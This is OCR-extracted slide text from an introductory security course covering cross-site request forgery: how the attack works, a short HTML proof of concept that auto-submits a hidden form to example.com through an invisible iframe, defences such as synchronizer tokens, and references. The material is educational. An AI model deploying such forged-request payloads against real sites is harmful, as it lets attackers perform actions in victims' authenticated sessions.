- http://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

Introductory course in IT systems attacks and defence

CROSS SITE REQUEST FORGERY (CSRF)

CSRF

- Cross Site Scripting attacks work by exploiting the trust the user has against vulnerable web application
- Cross Site Request Forgery (CSRF) attacks work by exploiting the trust that the web application has for a user
- In essence, the attack is about issuing HTTP requests in the context of victim's web session
- It takes an advantage of vulnerable application's inability to distinguish legitimate transactions sent from victim's browsers from malicious requests sent by client side code
- Attack is important only if the actions of the user of the web application have to be authenticated

How CSRF Works

- Suppose the user's web browser has established an authenticated session with the trusted web site
- Assume that the attacker has set up a malicious site and is able to trick the victim to visit this site
  - Legitimate sites could be also used for this purpose which are compromised by e.g. stored XSS or SQLi
- The attacker could place a script to this malicious web which forces the victim's browser to send a request to the trusted site to perform some evil action. Specifically, the attacker could forge a cross-site request from the malicious site to the trusted site


How CSRF Works II

- After the user has visited the malicious web page, the trusted site sees a valid authenticated request coming from victim's browser and performs the actions specified in the request
  - This happens of course if no specific countermeasures against CSRF have been implemented in the application
- Therefore, the application authenticates the request only relying on the information automatically submitted by the browser
- Ways to authenticate: session cookies, HTTP basic authentication credentials, Windows domain credentials, IP addresses

How CSRF Works III

- Same-origin policy prevents the scripts in malicious site from reading the cookies or inspecting the contents of the trusted site opened in another browser window or tab
- However, the scripts loaded from the malicious site to the browser are permitted to send requests to the trusted site

Transfering Funds...



CSRF

```
<iframe style="display: none" name="attackFrame" >
</iframe>

<form id="change_profile" method="post"
   action="http://www.example.com/process.php"
      target="attackFrame">
    <input type="hidden" name="some_parameter"
   value="some_value">
</form>

<script type="text/javascript">
     document.forms[0].submit();
</script>

<iframe src="http://www.mil.ee/" height=1024 width=1280
   style="border: 0">
</iframe>
```

Defence

- Validate a secret request token (OWASP: **Synchronizer Token Pattern**)
  - include secret token with each request and validate that the user knows this token
- GET requests should not modify data on server
- There are lot of methods that do not provide 100% protection
- All the defences are breakable if the same applications is also vulnerable to Stored XSS

References

- Justin Clarke**. SQL Injection Attacks And Defense**. Syngress, 2009
- Dafydd Stuttard, Marcus Pinto. **The Web Application Hacker's Handbook**. Wiley Publishing, Inc. 2008.
- Mike Shema. **Seven Deadliest Web Application Attacks**. Syngress. 2010.
- Nitesh Dhanjani, Billy Rios, and Brett Hardin. **Hacking: The Next Generation**

Introductory course in IT systems attacks and defence

CLICKJACKING

References

- http://google-gruyere.appspot.com/
- http://dev.mysql.com
- Browser Security Handbook, http://code.google.com/p/browsersec
- http://taossa.com/index.php/2007/02/08/same-origin-policy
- http://www.owasp.org/index.php/Cross-Site_Request_Forgery